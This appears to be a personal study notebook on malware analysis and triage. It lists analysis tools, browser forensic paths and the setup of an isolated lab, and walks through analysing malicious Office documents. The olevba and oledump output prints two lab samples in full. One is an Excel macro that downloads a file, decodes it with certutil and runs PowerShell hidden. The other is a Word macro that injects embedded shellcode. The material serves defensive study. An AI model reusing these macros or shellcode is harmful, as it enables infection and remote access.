


Practical Malware Analysis & Triage

Created	@February 13, 2022 2:50 AM
Tags	MZ assembly malware malware analysis pe reverse engineering windows
URL	https://www.malware-traffic-analysis.net

Contents

Contents

Tools 🔧

Tool Name	Short Description	Usage
`Floss`	Retrieve the `Strings` from a binary	`floss <file>`
`PEview`	Retrieve information for the PE file	GUI interface
`PE Studio`	Retrieve information for the PE file	GUI Interface
`sha256sum`	Hash a file with SHA256	`sha256sum.exe <file>`
`md5sum`	Hash a file with MD5	`md5sum.exe <file>`
`malapi.io`	An online catalog of Windows APIs that are commonly used in malware	`https://malapi.io/`
`wireshark`	Packet capture	GUI Interface
`msitools`	MSI tools is a set of programs to inspect and build Windows installer (.msi) files. It is part of `Remnux`. Manual installation: `sudo apt update` `sudo apt install msitools`	URL: https://forensicitguy.github.io/analyzing-stealer-msi-using-msitools/#malware
`ProcessMonitor`	Retrieve Information about a file after after its execution.	GUI Interface
`TCPView`	**TCPView** is a Windows program that will show you detailed listings of all TCP and UDP endpoints on your system, including the local and remote addresses and state of TCP connections.	GUI Interface
`Cutter`	Open-source reverse-engineering platform	GUI Interface
`CFF Explorer`		
`x32dbg, x64dbg`		
`Olevba` , `Oledump`	Analyze Word and Excel Maldocs	
`1768`	Extract cobaltStrike configuration	`python 1768.py <file>`
`yara`		
`dnSpy`	Analyze C# files	GUI Interface
`capa`	`capa` is the FLARE team's newest open-source tool for analyzing malicious programs. - https://www.mandiant.com/resources/capa-automatically-identify-malware-capabilities	`capa <file>` `capa -f sc32 shellcode.bin` `capa -vv suspicious.exe` `capa -t "create TCP socket" suspicious.exe` https://github.com/mandiant/capa/tree/master/doc
`StringSifter`	StringSifter is a machine learning tool that automatically ranks strings based on their relevance for malware analysis.	`flarestrings.exe -n 10 1.exe | rank_strings.exe -s`
`pdbex`	`pdbex` is a utility for reconstructing structures and unions from the PDB files into compilable C headers.	`pdbex.exe * <filname>.pdb -o <filename>.h`

Tool Name	Short Description	Usage
`dll export viewer`	This utility displays the list of all exported functions and their virtual memory addresses for the specified `DLL files`. You can easily copy the memory address of the desired function, paste it into your debugger, and set a breakpoint for this memory address. When this function is called, the debugger will stop in the beginning of this function. - https://www.nirsoft.net/utils/dll_export_viewer.html	GUI
`readpe`		`readpe <file> readpe -e <file> readpe -i <file>`

Indicators 👣

Name	IOC	Tools
Internet Explorer	`c:\Users\<username>\AppDate\Local\Microsoft\Edge\User Data\Default\History` `c:\Users\<username>\AppDate\Local\Microsoft\Edge\User Data\Default\` `c:\Users\<username>\AppDate\Local\Microsoft\Edge\User Data\Default\Cache` `c:\Users\<username>\AppDate\Local\Microsoft\Windows\WebCache\WebCacheV*.dat`	https://www.nirsoft.net/utils/ese_database_view.html
Office	`c:\Users\<username>\AppData\Local\Microsoft\Windows\INetCache\*.*` `C:\Users\user\AppData\Roaming\Microsoft\Templates`	
Chrome	`%userprofile%\AppData\Local\Google\Chrome\User Data\Default\History` `%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Extensions`	**Find extension -** https[:]//chrome.goole.com/webstore/detail/google-docs-offline/ `<extension-name>` ?hl=en-GB
Firefox 🦊 Firefox	• `C:\\Users\\<your Windows login username>\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\` • `%APPDATA%\\Mozilla\\Firefox\\Profiles\\` • `/home/<USERNAME>/.mozilla/firefox/` **[Linux]**	
Windows	`c:\Users\<USER>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\StartUp`	
RDP	`%APPDATALOCAL%\Microsoft\Terminal Server Client\Cache\`	-

Memory 🎞️

> In order to understand how defenders are able to pick up on malicious memory artifacts with minimal false positives using point-in-time memory scanners such as `Get-InjectedThread` and `malfind` it is essential for one to understand what constitutes "**normal**" memory allocation and how malicious allocation deviates from this norm. For our purposes, typical process memory can be broken up into 3 different categories:

- `Private memory` – **not to be confused with memory that is un-shareable with other processes**. All memory allocated via NTDLL.DLL!NtAllocateVirtualMemory falls into this category (this includes heap and stack memory).
- `Mapped memory` – **mapped views of sections which may or may not be created from files on disk**. This does not include PE files mapped from sections created with the ***SEC_IMAGE*** flag.
- `Image memory` – mapped views of sections created with the ***SEC_IMAGE*** flag from PE files on disk. This is distinct from mapped memory. Although image memory is technically a mapped view of a file on disk just as mapped memory may be, they are distinctively different categories of memory.

My repo about process injection can be useful to understand the basics of process injection and PE mapping
https://github.com/tasox/CSharp_Process_Injection

https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing

1. Setup Malware Analysis Lab 👾

> Download a clean image of `Windows OS`, `FlareVM` and `Remnux`

- https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- https://github.com/mandiant/flare-vm
- https://docs.remnux.org/install-distro/get-virtual-appliance
- Download the Malware samples from here

2. Malware Samples ☠️

- https://github.com/ytisf/theZoo
- https://github.com/vxunderground/MalwareSourceCod
- https://zeltser.com/malware-sample-sources/

3. FlareVM and Remnux basic configs ⚙️

1. **Both** VMs **MUST** have `host-only` adapter enabled.
2. On *FlareVM's* network adapter add as *Primary DNS* the IP address of *Remnux VM*
3. On *Remnux* configure `sudo nano /etc/inetsim/inetsim.conf` the `INetSim` (Internet Simulator) as follows:
   a. uncomment `start_dns service` option
   b. uncomment `service_bind_address` and set the IP address → `0.0.0.0` (All interfaces)
   c. uncomment `dns_default_ip` and change the default value to the IP address of the *Remnux VM*
   d. Save the changes
   e. Launch `INetSim`

```
remnux@remnux:~$ inetsim
```

📌 If **FlareVM** can't connect to `InetSim` then execute on **Remnux** → `sudo systemctl disable systemd-resolved.service` or another solution is to disable `Automatically detect settings` on the browser.

---

4. Hashing Malware Samples

> On FlareVM open the `Cmder` and execute the following commands:

```
sha256sum.exe <malware sample>
md5sum.exe <malware sample>
```

5. Static Analysis

5. Static Analysis

> `Floss` is a tool created by FireEye team to extract the strings for a binary and **de-obfuscated** whenever is needed.

```
floss <binary file> > save_strings.txt
```

```
strings -a -n <number of charcters> <FILE> > <DIRECTORY TO EXPORT>
```

✅ Another tool for String analysis is `StringSifter`. https://github.com/mandiant/stringsifter

📕 https://www.fireeye.com/blog/threat-research/2019/05/learning-to-rank-strings-output-for-speedier-malware-analysis.html

```
git clone https://github.com/fireeye/stringsifter.git
cd stringsifter
git checkout python3.7 #Optional
pipenv install --dev
```

```
λ flarestrings.exe -n 10 1.exe | rank_strings.exe -s

10.16,=www.verisign.com/repository/RPA Incorp. by Ref.,LIAB.LTD(c)981>0<
9.39,exe\wextract.dbg
8.91,comctl32.inf
8.87,#S\comctl32.dll
8.31,Do you want to continue?
8.26,Do you want to install the latest version of Windows common controls?
8.24,Windows common controls have been installed.
8.14,Please type the location where you want to place the extracted files.
7.56,Your computer already has the latest version of Windows common controls.
7.53,GetProcAddress
```

✅ `Capa` is a very useful tool to determine the capabilities of an executable or a shellcode

Files

- https://github.com/mandiant/capa/releases

- https://github.com/mandiant/capa-rules
- https://github.com/mandiant/capa-testfiles

```
capa <file>
capa -f sc32 shellcode.bin
capa -f sc64 shellcode.bin
capa -f elf malicious.elf
capa -vv suspicious.exe
capa -t "create TCP socket" suspicious.exe
```

5.1 Static Analysis tools

- `PEStudio`
- `PEView`
- `VirusTotal`
- `File Hashes`
- `Floss`
- `CFF Explorer`
- `StringSifter`
- `Capa` https://github.com/mandiant/capa

6. Basic Dynamic Analysis

> During the dynamic analysis of an executable, we have used tools like:

- Launch `InetSim` on *Remnux VM*
- `ProcessMonitor`
- `TCPView`
- `Wireshark`
- `Netcat`
- `c:\Windows\system32\drivers\etc\hosts`
  - If the malware has reverse shell capabilities and we know in which domain it connects to, then we can add this domain to `hosts` file and `IP → 127.0.0.1`

7. Advanced Static Analysis: Assembly Language, Decompiling, & Disassembling Malware

> Tools that can be used during an Advanced Static Analysis:

- `Cutter` https://github.com/rizinorg/cutter

https://s3-us-west-2.amazonaws.com/secure.notion-static.com/a515226e-c562-4ab2-a8b0-8c090fedc84e/IntelCodeTable.pdf

8. Advanced Dynamic Analysis: Debugging Malware

Tools:

- `x32dbg`
- `x64dbg`

Testing Flow

- `Flow control & Breakpoints`
- `Dynamic Analysis of x86 Instructions & API calls`

9. Maldoc Analysis

> We can use `OLEdump` and `OLEvba` for analysis **Word and Excel documents**.

Application	Directory
Powerpoint	**e.g** `ppt/embeddings/oleObject1.bin`
Excel	**e.g** `xl/vbaProject.bin`
Word	**e.g** `word/vbaProject.bin` `C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word`

Windows

```
pip install -U oletools
```

Linux

```
sudo -H pip install -U oletools
```

Commands Wiki:

- https://github.com/decalage2/oletools/wiki/olevba

9.1 Analyzing Excel Maldocs: OLEdump and OLEvba

```
remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel$ unzip sheetsForFinancial.xlsm
Archive:  sheetsForFinancial.xlsm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
```

```
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/vbaProject.bin
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

```
remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ strings vbaProject.bin
wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGd
vLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC'
bmVl
WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg
TSBy
WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg
IHdp
Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93b
iBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVk
IHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW'
IHVz]
http://srv3.wonderballfinancial.local/abc123.crt
cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\r
un.ps1
Attribut
e VB_Nam
```

✅ **oledump** `-M` means `MACRO`

```
remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ oledump.py vbaProject.bin
  1:       468 'PROJECT'
  2:        86 'PROJECTwm'
  3: M    7829 'VBA/Module1'
  4: m    1196 'VBA/Sheet1'
  5: m    1204 'VBA/ThisWorkbook'
  6:      3130 'VBA/_VBA_PROJECT'
  7:      4020 'VBA/__SRP_0'
  8:       272 'VBA/__SRP_1'
  9:      3892 'VBA/__SRP_2'
 10:       220 'VBA/__SRP_3'
 11:       680 'VBA/__SRP_4'
 12:       106 'VBA/__SRP_5'
 13:       464 'VBA/__SRP_6'
 14:       106 'VBA/__SRP_7'
 15:       562 'VBA/dir'
```

✅ **oledump** `-s` <stream number>. It that case we are interesting for stream `3`

```
remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ oledump.py -s 3 vbaProject.bin
00001800: 00 47 45 54 00 B9 00 30  00 68 74 74 70 3A 2F 2F  .GET...0.http://
00001810: 73 72 76 33 2E 77 6F 6E  64 65 72 62 61 6C 6C 66  srv3.wonderballf
00001820: 69 6E 61 6E 63 69 61 6C  2E 6C 6F 63 61 6C 2F 61  inancial.local/a
00001830: 62 63 31 32 33 2E 63 72  74 BA 00 20 00 34 02 42  bc123.crt.. .4.B
00001840: 40 16 01 03 00 B9 00 83  00 63 6D 64 20 2F 63 20  @........cmd /c
00001850: 63 65 72 74 75 74 69 6C  20 2D 64 65 63 6F 64 65  certutil -decode
00001860: 20 65 6E 63 64 2E 63 72  74 20 72 75 6E 2E 70 73   encd.crt run.ps
00001870: 31 20 26 20 63 3A 5C 57  69 6E 64 6F 77 73 5C 53  1 & c:\Windows\S
00001880: 79 73 57 4F 57 36 34 5C  57 69 6E 64 6F 77 73 50  ysWOW64\WindowsP
```

```
00001890: 6F 77 65 72 53 68 65 6C  6C 5C 76 31 2E 30 5C 70  owerShell\v1.0\p
000018A0: 6F 77 65 72 73 68 65 6C  6C 2E 65 78 65 20 2D 65  owershell.exe -e
000018B0: 70 20 62 79 70 61 73 73  20 2D 57 20 48 69 64 64  p bypass -W Hidd
000018C0: 65 6E 20 2E 5C 72 75 6E  2E 70 73 31 00 1D 00 41  en .\run.ps1...A
000018D0: 40 40 02 01 00 FF FF FF  FF C8 07 00 00 FF FF FF  @@..............
000018E0: FF 00 00 01 AE B5 00 41  74 74 72 69 62 75 74 00  .......Attribut.
000018F0: 65 20 56 42 5F 4E 61 6D  00 65 20 3D 20 22 4D 6F  e VB_Nam.e = "Mo
00001900: 64 00 75 6C 65 31 22 0D  0A 46 00 75 6E 63 74 69  d.ule1"..F.uncti
```

✅ **oledump** decompression of VBA with `–vbadecompresscorrupt`

```
remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel/xl$ oledump.py -s 3 --vbadecompresscorrupt vbaProject.bi
n
Attribute VB_Name = "Module1"
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3R
lci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
```

✅ Automate above with `oleVBA`

```
remnux@remnux:~/PMAT-labs/labs/3-1.GonePhishing-MaldocAnalysis/Excel$ olevba sheetsForFinancial.xlsm
olevba 0.56.1 on Python 3.8.5 - http://decalage.info/python/oletools
===============================================================================
FILE: sheetsForFinancial.xlsm
Type: OpenXML
WARNING  invalid value for PROJECTLCID_Id expected 0002 got 004A
WARNING  invalid value for PROJECTLCID_Lcid expected 0409 got 0002
WARNING  invalid value for PROJECTLCIDINVOKE_Id expected 0014 got 0002
WARNING  invalid value for PROJECTCODEPAGE_Id expected 0003 got 0014
WARNING  invalid value for PROJECTCODEPAGE_Size expected 0002 got 0004
WARNING  invalid value for PROJECTNAME_Id expected 0004 got 0000
ERROR    PROJECTNAME_SizeOfProjectName value not in range [1-128]: 131075
ERROR    Error in _extract_vba
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/oletools/olevba.py", line 3433, in extract_macros
    for stream_path, vba_filename, vba_code in \
```

```
  File "/usr/local/lib/python3.8/dist-packages/oletools/olevba.py", line 2102, in _extract_vba
    project = VBA_Project(ole, vba_root, project_path, dir_path, relaxed)
  File "/usr/local/lib/python3.8/dist-packages/oletools/olevba.py", line 1760, in __init__
    projectdocstring_id = struct.unpack("<H", dir_stream.read(2))[0]
struct.error: unpack requires a buffer of 2 bytes
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO Module1
in file: xl/vbaProject.bin - OLE stream: 'Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Function genStr(Length As Integer)
Dim chars As Variant
Dim x As Long
Dim str As String

  If Length < 1 Then
    Exit Function
  End If

chars = Array("a", "b", "c", "d", "e", "f", "g", "h", "i", "j", _
  "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", _
  "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", "!", "@", _
  "#", "$", "%", "^", "&", "*", "A", "B", "C", "D", "E", "F", "G", "H", _
  "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "U", "V", _
  "W", "X", "Y", "Z")
  For x = 1 To Length
    Randomize
    str = str & chars(Int((UBound(chars) - LBound(chars) + 1) * Rnd + LBound(chars)))
  Next x

  randStr = str

End Function
        Sub Workbook_Open()
            Dim str1: genStr (17)
            Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
            str2 = "wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3R
lci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC"
            Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
            str3 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZW
Qg"
            xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
            str5 = "WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZW
Qg"
            str6 = "Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hb
iwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUg
YSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW"
            Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep
 bypass -W Hidden .\run.ps1")
        End Sub

-------------------------------------------------------------------------------
VBA MACRO ThisWorkbook
in file: xl/vbaProject.bin - OLE stream: 'ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Sheet1
in file: xl/vbaProject.bin - OLE stream: 'Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Open                |May open a file                              |
```


```
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|Adodb.Stream        |May create a text file                       |
|Suspicious|savetofile          |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|run                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|powershell          |May run PowerShell commands                  |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Windows             |May enumerate application windows (if        |
|          |                    |combined with Shell.Application object)      |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet         |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |http://srv3.wonderba|URL                                          |
|          |llfinancial.local/ab|                                             |
|          |c123.crt            |                                             |
|IOC       |run.ps1             |Executable file name                         |
|IOC       |powershell.exe      |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

9.2 Analyzing Word Maldocs: Remote Template Macro Injection

Assessing risk in Office documents - Part 1: Introduction

Forcepoint Innovation Labs conducted a research project to see if we can evaluate risk associated with Microsoft Office documents without focusing on specific malware families. Anti-virus-engines need to be able to classify a document as malicious to block it, while we want to evaluate the level of risk a


https://www.forcepoint.com/blog/x-labs/assessing-risk-office-documents-part-1-introduction



Assessing risk in Office documents - Part 2: Hide my code or download it?

In part 2 of this blog series we focus on the general approach of malicious Office documents to either embed code into the document or to insert links to download the content they need to run. We will investigate different approaches and how they manifest themselves in documents so we can evaluate

https://www.forcepoint.com/blog/x-labs/assessing-risk-office-documents-part-2-hide-my-code-or-download-it



```
PS C:\Users\tasox\Desktop\TOOLS\Offensive\Evil-Clippy> olevba.exe .\2016x32_fakecode_EvilClippy.doc
olevba 0.56 on Python 3.9.1 - http://decalage.info/python/oletools
===============================================================================
FILE: .\2016x32_fakecode_EvilClippy.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: .\2016x32_fakecode_EvilClippy.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Cfkq As Long, ByVal Ukopvupat As Long, ByVal Bdc As LongPtr, Pdhgvb As Long, ByVal Wkksd As Long, Pioh
g) As LongPtr
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Npwp As Long, ByVal Ybywu As Long, ByVal Qhgqec As Long, ByVal Qgagi As Long) As LongPtr
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Danxuy As LongPtr, ByRef Aurr As Any, ByVal Ssbadli As Long) As LongPtr
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Cfkq As Long, ByVal Ukopvupat As Long, ByVal Bdc As Long, Pdhgvb As Long, ByVal Wkksd As Long, Piohfqcy As Long
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Npwp As Long, ByVal Ybywu As Long, ByVal Qhgqec As Long, ByVal Qgagi As Long) As Long
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Danxuy As Long, ByRef Aurr As Any, ByVal Ssbadli As Long) As Long
#EndIf

Sub Auto_Open()
        Dim Mtmta As Long, Kakgh As Variant, Thy As Long
#If Vba7 Then
        Dim  Mygvfo As LongPtr, Srcvw As LongPtr
#Else
        Dim  Mygvfo As Long, Srcvw As Long
#EndIf
        Kakgh = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40,15,183,74,38,49,255,172,60,97,124,2,44,32,193,207,13,1,199,226,242,82,87,139,82,
60,139,76,17,120,227,72,1,209,81,139,89,32,1,211,139,73,24,227,58,73,139,52,139,1,214,49,255,172,193, _
207,13,1,199,56,224,117,246,3,125,248,59,125,36,117,228,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,95,95,90,139,18,23
4,51,50,0,0,104,119,115,50,95,84,104,76,119,38,7,255,213,184,144,1,0,0,41, _
196,84,80,104,41,128,107,0,255,213,80,80,80,80,64,80,64,80,104,234,15,223,224,255,213,151,106,5,104,192,168,100,128,104,2,0,17,92,137,230,106,16,86,87,104,153,165,116,97,255,213,
,12,255,78,8,117,236,104,240,181,162,86,255,213,104,99,109,100,0,137,227,87,87,87,49,246,106, _
18,89,86,226,253,102,199,68,36,60,1,1,141,68,36,16,198,0,68,84,80,86,86,86,70,86,78,86,86,83,86,104,121,204,63,134,255,213,137,224,78,86,70,255,48,104,8,135,29,96,255,213,187,240,
,104,166,149,189,157,255,213,60,6,124,10,128,251,224,117,5,187,71,19,114,111,106,0, _
83,255,213)
```

```
-------------------------------------------------------------------------------
VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' Processing file: .\2016x32_fakecode_EvilClippy.doc
' ===============================================================================
' Module streams:
' Macros/VBA/ThisDocument - 2144 bytes
' Line #0:
'       FuncDefn (Sub AutoOpen())
' Line #1:
'       LitStr 0x0022 "This message comes from the P-code"
'       ArgsCall MsgBox 0x0001
' Line #2:
'       EndSub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|CreateThread        |May inject code into another process         |
|Suspicious|VirtualAlloc        |May inject code into another process         |
|Suspicious|RtlMoveMemory       |May inject code into another process         |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source    |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code             |
+----------+--------------------+---------------------------------------------+
VBA Stomping detection is experimental: please report any false positive/negative at https://gith
```

Uncover the payload using HxD editor

2016x32_fakecode_EvilClippy.doc

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  Decoded text
000037C0  20 74 68 65 20 50 2D 63 6F 64 65 41 40 2A 02 01 00 31 00 42 00 6F 00 FF FF 40 00 00 00 FF FF FF   the P-codeA@*...1.B.o.ÿÿ@...ÿÿÿ
000037E0  FF 38 00 00 00 FF FF FF FF 00 00 01 B1 B4 00 23 49 66 20 56 62 61 37 00 20 54 68 65 6E 0A 09 50  ÿ8...ÿÿÿÿ...±´.#If Vba7. Then..P
00003800  00 72 69 76 61 74 65 20 44 00 65 63 6C 61 72 65 20 50 00 74 72 53 61 66 65 20 46 00 75 6E 63 74  .rivate D.eclare P.trSafe F.unct
00003820  69 6F 6E 20 48 43 72 65 00 7C 54 68 00 18 64 00 20 4C 69 62 20 22 6B 65 00 72 6E 65 6C 33 32 22  ion HCre.|Th..d. Lib "ke.rnel32"
